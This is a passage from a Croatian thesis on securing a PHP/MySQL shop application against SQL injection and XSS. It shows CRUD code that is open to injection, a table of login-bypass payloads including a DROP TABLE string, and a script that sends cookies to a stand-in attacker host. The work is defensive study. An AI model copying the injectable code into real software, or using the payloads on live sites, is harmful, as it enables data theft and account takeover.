Na slici 5.22 prikazan je programski kod za dodavanje proizvoda u tablicu *product* u bazi podataka. Prije svega potrebno je spojiti se na MySQL bazu podataka. Zatim pomoću varijable *$ _POST* prikupljaju se vrijednosti koje se žele staviti u tablicu i nakon toga te vrijednosti se stavljaju u tablicu *product*.

```php
<?php
    include('conn.php');

    $pname=$_POST['pname'];
    $price=$_POST['price'];
    $category=$_POST['category'];

    $fileinfo=PATHINFO($_FILES["photo"]["name"]);

    if(empty($fileinfo['filename'])){
        $location="";
    }
    else{
    $newFilename=$fileinfo['filename'] ."_". time() . "." . $fileinfo['extension'];
    move_uploaded_file($_FILES["photo"]["tmp_name"],"upload/" . $newFilename);
    $location="upload/" . $newFilename;
    }

    $sql="insert into product (productname, categoryid, price, photo) values ('$pname', '$category', '$price', '$
        location')";
    $conn->query($sql);

    header('location:product.php');

?>
```

**Slika 5.22.** *Programski kod za dodavanje novih proizvoda u tablicu product*

Na slici 5.23 prikazan je programski kod za brisanje proizvoda iz tablice *product* u bazi podataka. Nakon spajanja na MySQL bazu podataka, prikupljaju se vrijednosti pomoću varijable *$ _GET* koje se žele obrisati te se one brišu iz tablice *product*.

```php
<?php
    include('conn.php');

    $id = $_GET['product'];

    $sql="delete from product where productid='$id'";
    $conn->query($sql);

    header('location:product.php');
?>
```


**Slika 5.23.** *Programski kod za brisanje proizvoda iz tablice product*

Na slici 5.24 prikazan je programski kod za ažuriranje proizvoda iz tablice *product* u bazi podataka. Također nakon spajanja na MySQL bazu podataka, pomoću varijable *$ _POST* i *$ _GET* prikupljaju se vrijednosti koje se žele ažurirati i nakon toga te vrijednosti se ažuriraju u tablici *product*. Razlika između varijable *$ _POST* i *$ _GET* je ta što se podaci poslani iz obrasca GET metodom prikazuju u adresnoj traci web preglednika i imaju ograničenje količine podataka koje treba poslati, dok su podaci poslani iz obrasca POST metodom nevidljivi i nemaju ograničenja u količini informacija koje treba poslati.


```php
<?php
    include('conn.php');

    $id=$_GET['product'];

    $pname=$_POST['pname'];
    $category=$_POST['category'];
    $price=$_POST['price'];

    $sql="select * from product where productid='$id'";
    $query=$conn->query($sql);
    $row=$query->fetch_array();

    $fileinfo=PATHINFO($_FILES["photo"]["name"]);

    if (empty($fileinfo['filename'])){
        $location = $row['photo'];
    }
    else{
        $newFilename=$fileinfo['filename'] ."_". time() . "." . $fileinfo['extension'];
        move_uploaded_file($_FILES["photo"]["tmp_name"],"upload/" . $newFilename);
        $location="upload/" . $newFilename;
    }

    $sql="update product set productname='$pname', categoryid='$category', price='$price', photo='$location' where
        productid='$id'";
    $conn->query($sql);

    header('location:product.php');
?>
```

**Slika 5.24.** *Programski kod za ažuriranje proizvoda iz tablice product*

Kategorije također sadrže funkciju koja omogućava korisniku dodavanje, ažuriranje, pregled i brisanje kategorija hrane (Slika 5.25). Nakon dodavanja kategorija se upisuje u MySQL bazu podataka u tablicu *category* (Slika 5.26).




**Slika 5.25.** *Prikaz kategorija*




**Slika 5.26.** *Prikaz kategorija u bazi podataka*

Na slici 5.27 prikazan je programski kod za dodavanje novih kategorija u tablicu *category* u bazi podataka. Prije svega potrebno je spojiti se na MySQL bazu podataka. Zatim pomoću varijable *$ _POST* prikupljaju se vrijednosti koje se žele staviti u tablicu i nakon toga te vrijednosti se stavljaju u tablicu *category*.

```php
<?php
    include('conn.php');

    $cname=$_POST['cname'];

    $sql="insert into category (catname) values ('$cname')";
    $conn->query($sql);

    header('location:category.php');

?>
```

**Slika 5.27.** *Programski kod za dodavanje novih kategorija u tablicu category*

Na slici 5.28 prikazan je programski kod za brisanje kategorija iz tablice *category* u bazi podataka. Nakon spajanja na MySQL bazu podataka, prikupljaju se vrijednosti pomoću varijable *$ _GET* koje se žele obrisati te se one brišu iz tablice *category*.

```php
<?php
    include('conn.php');

    $id = $_GET['category'];

    $sql="delete from category where categoryid='$id'";
    $conn->query($sql);

    header('location:category.php');
?>
```

**Slika 5.28.** *Programski kod za brisanje kategorija iz tablice category*

Na slici 5.29 prikazan je programski kod za ažuriranje kategorija iz tablice *category* u bazi podataka. Također nakon spajanja na MySQL bazu podataka, pomoću varijable *$ _GET* i *$ _POST* prikupljaju se vrijednosti koje se žele ažurirati i nakon toga te vrijednosti se ažuriraju u tablici *category*.

```php
<?php
    include('conn.php');

    $id=$_GET['category'];

    $cname=$_POST['cname'];

    $sql="update category set catname='$cname' where categoryid='$id'";
    $conn->query($sql);

    header('location:category.php');
?>
```

**Slika 5.29.** *Programski kod za ažuriranje kategorija iz tablice category*

## 5.4. Analiza sigurnosnih prijetnji i potencijalnih XSS i SQL injekcijskih napada

Glavna razlika između potencijalnih SQL i XSS injekcijskih napada je ta što se SQL napadi koriste za krađu informacija iz baza podataka dok XSS napadi se koriste za preusmjeravanje korisnika na web stranice na kojima napadači mogu ukrasti podatke iz njih. Dakle, SQL injekcijski napad je usmjeren na bazu podataka, a XSS je usmjeren prema napadima krajnjih korisnika.

SQL injekcijski napad događa se kada se zlonamjerni kôd ubrizgava u web stranice koje koriste strukturiranu SQL bazu podataka. Taj kôd se ubrizgava u obrasce, kolačiće ili HTTP zaglavlja koja ne koriste metode zaštite ili provjere valjanosti. SQL napad uglavnom se vrši na stranice koje se koriste za provjeru identifikacije korisnika, odnosno prilikom provjere korisničkog imena i lozinke. U web aplikaciji koja nije dobro zaštićena napadač može zaobići prijavu. Odnosno, može ući na stranicu bez znanja lozinke. Ovaj napad omogućuje eksfiltraciju podataka, promjene, umetanje ili brisanje iz baza podataka koje su povezane s web stranicama, lažiranje identiteta, dopuštaju potpuno otkrivanje svih podataka na sustavu i postaju administratorima poslužitelja baze podataka [23].

Suprotno tome, prema [24], XSS injekcijski napad koristi zlonamjerni kôd za preusmjeravanje korisnika na zlonamjerne web stranice, krađu kolačića ili prikrivanje web stranica. To se obično postiže korištenjem zlonamjernih skripti koje se izvršavaju u preglednicima klijenata kao rezultat unosa korisnika, funkcionalnih izjava, zahtjeva klijenta ili drugih izraza. Na primjer, napadači mogu napadati zlonamjerno izrađene URL-ove putem pokušaja krađe identiteta e-poštom, privitke e-pošte s ugrađenim vezama, okvire na zakonitim web lokacijama i web forume za koje se zna da ih ciljani korisnici često posjećuju. Kao što je i ranije napisano postoje 3 vrste XSS injekcijskih

napada: ustrajni, neustrajni i temeljeni na DOM modelu. Ustrajni XSS napad obično se događa kada je korisnički unos pohranjen na poslužitelju, primjerice u bazi podataka. I tada žrtva može preuzeti pohranjene podatke iz web aplikacije bez da su ti podaci sigurni za prikaz u pregledniku. U web aplikaciji to se događa prilikom registracije ili prijave korisnika unutar obrasca. Ako nema provjere unosa, napadač može trajno pohraniti zlonamjernu skriptu, najčešće JavaScript kôd, u bazu podataka. Ta zlonamjerna skripta se automatski preuzima i pokreće kao da je dio stranice svaki put kada korisnik posjeti web stranicu. Nestrajni XSS napad navodi korisnika na posjećivanje internetskih poveznica (engl. *link*) koji su spojeni zlonamjernim kôdom. Kada korisnik posjeti tu poveznicu, kôd koji je otisnut u URL izvršit će se unutar web preglednika korisnika. Može utjecati na korisnika kao prikazivanjem lažnih zlonamjernih stranica ili slanjem zlonamjerne e-pošte. A kod napada temeljenih na DOM modelu napad se izvršava lokalno na korisnikovom računalu i kada korisnik posjeti zlonamjernu web stranicu, napadač može aktivirati zlonamjerni programski kôd na računalu [25].

SQL injekcijski napad napada ciljane informacije u pozadini, a XSS napadi usredotočeni su na krađu podataka s prednjeg dijela web lokacije.

## 5.5. Prikaz programskih implementacija sigurnosnih mehanizama

Za zaštitu od SQL injekcijskih napada za web aplikaciju korištena je funkcija *mysqli_real_escape_string()* koja osigurava pravilno izbjegavanje posebnih nizova znakova u ulaznim parametrima. Često se mogu vidjeti znakovi ' ili " u pokušajima napada umetanjem SQL kôda. Programski jezici imaju standardne načine opisivanja nizova znakova tako i SQL programski jezik. Uobičajeno, znak udvostručenja, zamjena ' sa ", znači da se taj znak promatra kao dio niza, a ne kao kraj niza.

Sljedeći primjer pokazuje ako se na korisničkom imenu i lozinci ne koristi *mysqli_real_escape_string()* funkcija [26].

```
<?php
$korisnicko_ime=$_POST['ime'];
$lozinka=$_POST['pwd'];
$sql="SELECT * FROM users WHERE ime='" + korisnicko_ime + "' AND pwd='" + lozinka
+"'";
?>
```

Za korisničko ime i lozinku se upisuje *' OR '1='1*, pa SQL upit bi izgledao ovako:

```
SELECT * FROM users WHERE ime ='' OR '1='1' AND pwd ='' OR '1='1'
```

Ovaj upit je istinit i napadač bi se prijavio kao prvi korisnik u bazi podataka, a to je najčešće administrator. Na taj način napadač ne samo da zaobilazi provjeru autentičnosti, već i dobiva administratorske privilegije. To je primjer zaobilaženje prijave i znači da bi se bez korištenja ove funkcije svatko mogao prijaviti bez valjane lozinke.

Pravilan način da bi se zaštitila web aplikacija od SQL injekcijskih napada prikazana je na sljedećem primjeru [26]:

```
<?php
$korisnicko_ime=mysqli_real_escape_string($conn, $_POST['ime']);
$lozinka=mysqli_real_escape_string($conn, $_POST['pwd']);
$sql="SELECT * FROM users WHERE ime='" + korisnicko_ime + "' AND pwd='" + lozinka
+"'";
?>
```

U web aplikaciji za zaštitu od XSS injekcijskih napada koristila se funkcija *htmlspecialchars()*. Ona filtrira posebne HTML oznake i kodira ih kako bi se spriječilo prikazivanje HTML-a u web pregledniku od korisnika.

Prikazan je primjer korištenja *htmlspecialchars()* [27]*:*

```
<?php
$niz = "<script>alert('Ovo je XSS napad!')</script> ";
$obrada = htmlspecialchars($niz);
echo $obrada;
?>
```

Rezultat primjera je:

```
&lt;script&gt;alert('Ovo je XSS napad!')&lt;/script&gt;
```

Napadač pokušava unijeti zlonamjernu skriptu u web aplikaciju koja bi obavljala zlonamjerne radnje, ali funkcija *htmlspecialchars()* pretvara navedene znakove u HTML posebne znakove. Skripta će biti napisana kao poruka i neće se izvesti te se tako sprječava napad umetanjem XSS kôda [28].

Kako bi se vidjelo djelovanje *htmlspecialchars()* funkcije u zaglavlje je potrebno staviti:

```
header("X-XSS-Protection: 0");
```

Ova funkcija zaustavlja učitavanje stranica kada otkriju XSS napad, ako se napiše „1“ umjesto „0“. U protivnom,ovako napisana funkcija onemogućuje filtriranje XSS napada. Iako su te zaštite u suvremenim internetskim preglednicima uglavnom nepotrebne jer unutar sebe već imaju zaštitu od XSS napada [29].

# 6. ANALIZA IMPLEMENTIRANIH SIGURNOSNIH MEHANIZAMA U WEB APLIKACIJI

## 6.1. Mehanizmi zaštite u web aplikaciji

Mehanizam zaštite od SQL injekcijskih napada koji se koristio u web aplikaciji je funkcija *mysqli_real_escape_string()*. U pokušajima napada umetanjem SQL kôda često se mogu vidjeti znakovi ' ili ". Korištenjem funkcije osigurava se pravilno izbjegavanje posebnih znakova u ulaznim parametrima. Dakle, bez njezinog korištenja svatko se može prijaviti bez valjane lozinke. Na slici 6.1 prikazano je korištenje funkcije unutar web aplikacije.

```
//Escaping string protect database against SQL injection
$username = mysqli_real_escape_string($con, $_POST['username']);
$email = mysqli_real_escape_string($con, $_POST['email']);
$password_1 = mysqli_real_escape_string($con, $_POST['password_1']);
$password_2 = mysqli_real_escape_string($con, $_POST['password_2']);
```

**Slika 6.1.** *Dio programskog koda u web aplikaciji gdje se koristi funkcija mysqli_real_escape_string()*

Za XSS injekcijski napad mehanizam zaštite koji je korišten u web aplikaciji je funkcija *htmlspecialchars()*. Ona radi tako da obavlja posao kodiranja podataka na izlazu kako bi spriječio preglednik da ga interpretira kao HTML kôd. Napadač pokušava unijeti zlonamjernu skriptu u web aplikaciju, a funkcija *htmlspecialchars()* pretvara navedene znakove u posebne znakove i tako sprječava XSS napad.

Na slici 6.2 prikazano je korištenje funkcije unutar web aplikacije.

```
if(isset($_POST['submit'])) {
  //XSS injection - function htmlspecialchars
    $name = htmlspecialchars($_POST['name']);
    echo "Vaša poruka je: <b> $name </b><br>";
}
```

**Slika 6.2.** *Dio programskog koda u web aplikaciji gdje se koristi funkcija htmlspecialchars()*

## 6.2. Postavke testiranja implementiranih sigurnosnih mehanizama zaštite od injekcijskih napada

Za testiranje web aplikacije od SQL injekcijskih napada kao tip napada korišteno je zaobilaženje prijave. U tablici 6.1 prikazano je što će se upisivati unutar obrasca za prijavu za korisničko ime i lozinku.

**Tablica 6.1.** *Prikaz što će se upisivati u obrazac za prijavu*

| korisničko ime | lozinka |
|---|---|
| ' OR '1'='1 | ' OR '1'='1 |
| ' OR 'a'='a | ' OR 'a'='a |
| password:' OR 1=1-- | password:' OR 1=1-- |
| test' OR 1=1-- | test' OR 1=1-- |
| marina | '; DROP TABLE users; -- |

Kada se unesu korisničko ime i lozinku, stvara se i izvršava SQL upit za pretraživanje u bazi podataka kako bi ih provjerili. Ukoliko je aplikacija ranjiva na SQL napade, SQL upiti će biti istinit i moguće se prijaviti bez znanja korisničkog imene i lozinke.

Za testiranje web aplikacije od XSS injekcijskih napada za primjer će se koristiti ustrajni XSS napad. Pokušat će se trajno pohraniti zlonamjerna skripta, JavaScript kod, u bazu padataka web aplikacije koja bi obavljala zlonamjerne radnje. Testiranje web aplikacije od XSS injekcijskih napada prikazat će se unutar obrasca za pisanje poruke. Unutar obrasca upisat će se sljedeće:


- <script>alert('Ovo je XSS napad!')</script>
- <script>alert('document.cookie')</script>
- <script>document.location=‘http://napadac-host.example/cgi-bin/cookiesteal.cgi?+’document.cookie</script>

## 6.3. Prikaz rezultata testova i njihova analiza

U ovom potpoglavlju testirat će se web aplikacija od SQL i XSS injekcijskih napada.


### 6.3.1. Testiranje web aplikacije na SQL injekcijski napad

Na slikama 6.3, 6.4, 6.5, 6.6 i 6.7 prikazano je testiranje web aplikacije od SQL injekcijskih napada. Prilikom prvog testiranja unutar obrasca za prijavu za korisničko ime i lozinku upisivat će se *' OR '1'='1*. Ukoliko je aplikacija ranjiva na SQL injekcijske napade, prijava će biti omogućena.





**Slika 6.3.** *Prvo testiranje web aplikacije od SQL injekcijskih napada*

Prilikom drugog testiranja unutar obrasca za prijavu za korisničko ime i lozinku upisivat će se *' OR 'a'='a*. Ukoliko je aplikacija ranjiva na SQL injekcijske napade, prijava će biti omogućena.





**Slika 6.4.** *Drugo testiranje web aplikacije od SQL injekcijskih napada*

Prilikom trećeg testiranja unutar obrasca za prijavu za korisničko ime i lozinku upisivat će se *password:' OR 1=1--*. Ukoliko je aplikacija ranjiva na SQL injekcijske napade, prijava će biti omogućena.





**Slika 6.5.** *Treće testiranje web aplikacije od SQL injekcijskih napada*

Prilikom četvrtog testiranja unutar obrasca za prijavu za korisničko ime i lozinku upisivat će se *test' OR 1=1--*. Ukoliko je aplikacija ranjiva na SQL injekcijske napade, prijava će biti omogućena.



